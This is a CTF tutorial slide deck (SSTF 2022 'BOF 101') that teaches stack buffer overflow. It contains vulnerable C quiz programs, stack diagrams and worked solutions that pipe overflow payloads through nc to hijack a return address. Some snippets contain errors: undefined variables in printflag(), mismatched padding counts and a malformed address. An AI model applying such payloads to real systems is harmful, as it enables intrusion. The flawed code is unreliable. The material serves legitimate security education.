

SSTF 2022 | Hacker's Playground

# Tutorial Guide

## BOF 101

Binary

pwn

# BOF(Buffer Overflow)?



- ✓ an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.


[https://en.wikipedia.org/wiki/Buffer\\_overflow](https://en.wikipedia.org/wiki/Buffer_overflow)

- ✓ Although there're several kind of buffers including stack and heap, today we'll talk about stack buffer overflow.

# What can we do with BOF?




- ✓ Alter the execution path of the program
  - by changing local variable's value
  - by changing return address of a function
  - by inserting shellcode and jump to it



# Stack Layout (Intel x64 + gcc)




```
int func() {  
    int var1;  
    int var2;  
    char buf[16];  
    ...  
    return 0;  
}  
int caller() {  
    func();  
}
```



# Stack Layout (Intel x64)



```
int func() {  
    int var1;  
    int var2;  
    char buf[16];  
    ...  
    return 0;  
}
```



After the execution of `func()`,  
this function will return to  
address "`0xAAAAAAAA`".

✓ If you can put lots of data to `buf`,  
you can overwrite  
all variables and `ret` of the function.

✓ If `ret` can be overwritten, you can control  
the execution path of the program as you want.

**Let's solve  
BOF quiz!**

# Quiz #1

& solution

# Quiz #1



```
#include <stdio.h>
#include <string.h>

int BOF() {
    char level[16]="guest";
    char name[16];

    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Hello, %s. Your level is %s\n", name, level);

    if(!strcmp(level, "admin")){
        printf("Congratulation!\n");
        return 0;
    }
    else{
        printf("Sorry, You have failed.\n");
        return -1;
    }
}

int main() {
    printf("Let's do BOF!\n");
    BOF();
    return 0;
}
```

✓ Can you get 'Congratulation!'?

✓ Environment info.

- x64 64bit elf binary
- No stack canary

✓ You can try!

- [https://cdn.sstf.site/chal/BOF101\\_qz1.zip](https://cdn.sstf.site/chal/BOF101_qz1.zip)
- nc bof101.sstf.site 1335

✓ Try it before you see the solution.



# Solution for Quiz #1



```
#include <stdio.h>
#include <string.h>


int BOF() {
    char level[16]="guest";
    char name[16];

    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Hello, %s. Your level is %s\n", name, level);

    if(!strcmp(level, "admin")){
        printf("Congratulation!\n");
        return 0;
    }
    else{
        printf("Sorry, You have failed.\n");
        return -1;
    }
}

int main() {
    printf("Let's do BOF!\n");
    BOF();
    return 0;
}
```

[Stack memory]



# Solution for Quiz #1




Initial state

# Solution for Quiz #1



Initial state




When 'A'x10  
is given


# Solution for Quiz #1



Initial state



When 'A'x10  
is entered




When 'A'x18  
is given


# Solution for Quiz #1



Initial state



When 'A'x10  
is entered



When 'A'x18  
is entered



When 'A'x16  
and 'admin'  
are given

# Solution for Quiz #1



```
$ nc bof101.sstf.site 1335
Let's do BOF!
What is your name?
: AAAA
AAAA
Hello, AAAA. Your level is guest
Sorry, You have failed.
```

```
$ nc bof101.sstf.site 1335
Let's do BOF!
What is your name?
: AAAAAAAAAAAAAAAAAAadmin
AAAAAAAAAAAAAAAAAAAAadmin
Hello, AAAAAAAAAAAAAAAAAAadmin. Your level is admin
Congratulation!
```

Enter 'A'x16 and 'admin'

# Quiz #2

& solution

# Quiz #2



```
#include <stdio.h>

void secret(){
    printf("This is secret function!\n");
}

int main() {
    char name[16];

    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);

    return 0;
}
```

✓ Can you execute `secret()` function?

✓ Environment info.

- x64 64bit elf binary
- No stack canary
- ASLR off

✓ You can try!

- [https://cdn.sstf.site/chal/BOF101\\_qz2.zip](https://cdn.sstf.site/chal/BOF101_qz2.zip)
- nc bof101.sstf.site 1336

✓ Try it before you see the solution.

✓ You can put hex values by python script.

```
> python2 -c "print '\xef\xbe\xad\xde'" | nc [IP] [port]
```

python3 equivalent `python3 -c "import sys;sys.stdout.buffer.write(b'\xef\xbe\xad\xde')" | nc [IP] [port]`



# Solution for Quiz #2




```
#include <stdio.h>

void secret(){
    printf("This is secret function!\n");
}

int main() {
    char name[16];

    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);

    return 0;
}
```



# Solution for Quiz #2



```
#include <stdio.h>


void secret(){
    printf("This is secret function!\n");
}

int main() {
    char name[16];

    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);

    return 0;
}
```

[Stack memory]



Array of 16 bytes

8 bytes

You should overwrite this  
to **secret()**'s address

```
$ nc bof101.sstf.site 1336
secret()'s addr: 0x55555540077a
What is your name?
```

# Solution for Quiz #2



```
$ nc bof101.sstf.site 1336
secret()'s addr: 0x55555540077a
What is your name?
: aaa
Good bye, aaa.

$ python2 -c "print 'A'*24+'\x7a\x07\x40\x55\x55\x55'" | nc bof101.sstf.site 1336
secret()'s addr: 0x55555540077a
What is your name?
: Good bye, AAAAAAAAAAAAAAAAAAAAAAAAAAAz@UUU.
This is secret function!
$
```

1. Connect to server and get **secret()**'s address
  - ASLR is off. So **secret()**'s address is static.
2. Overwrite name and RBP with 'A'x24 and overwrite **main()**'s ret to **secret()**'s address
  - You should consider the endianness.  
(order of address bytes)

Let's practice

**Solve the tutorial  
challenge**

# Practice: BOF 101



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int printflag() {
    char buf[32];
    FILE* fp = fopen("/flag", "r");
    fread(buf, 1, 32, fp);
    fclose(fp);
    printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
    return 0;
}

int main() {
    int check=0xdeadbeef;
    char name[140];
    printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
    scanf("%s", name);
    if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
    }
    return 0;
}
```

✓ Can you execute `printf` function?

✓ Environment info.

- x64 64bit elf binary
- No stack canary
- ASLR off

✓ You can try!

- nc bof101.sstf.site 1337

✓ Try it before you see the solution.


# Solution for BOF 101



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int printflag() {
    char buf[32];
    FILE* fp = fopen("/flag", "r");
    fread(buf, 1, 32, fp);
    fclose(fp);
    printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
    return 0;
}

int main() {
    int check=0xdeadbeef;
    char name[140];
    printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
    scanf("%s", name);
    if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
    }
    return 0;
}
```



# Solution for BOF 101




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int printflag() {
    char buf[32];
    FILE* fp = fopen("/flag", "r");
    fread(buf, 1, 32, fp);
    fclose(fp);
    printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
    return 0;
}

int main() {
    int check=0xdeadbeef;
    char name[140];
    printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
    scanf("%s", name);
    if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
    }
    return 0;
}
```

[Stack memory]



```
$ nc bof101.sstf.site 1337
printflag()'s addr: 0x55555555229
What is your name?
```

**It's the flag.  
Give it a shot!**

1. Connect to server and get **printf****flag()**'s address
  - ASLR is off. So **printf****flag()**'s address is static.
2. Overwrite **name**, **check** and **RBP** with proper values and overwrite **main()**'s **ret** to **printf****flag()**'s address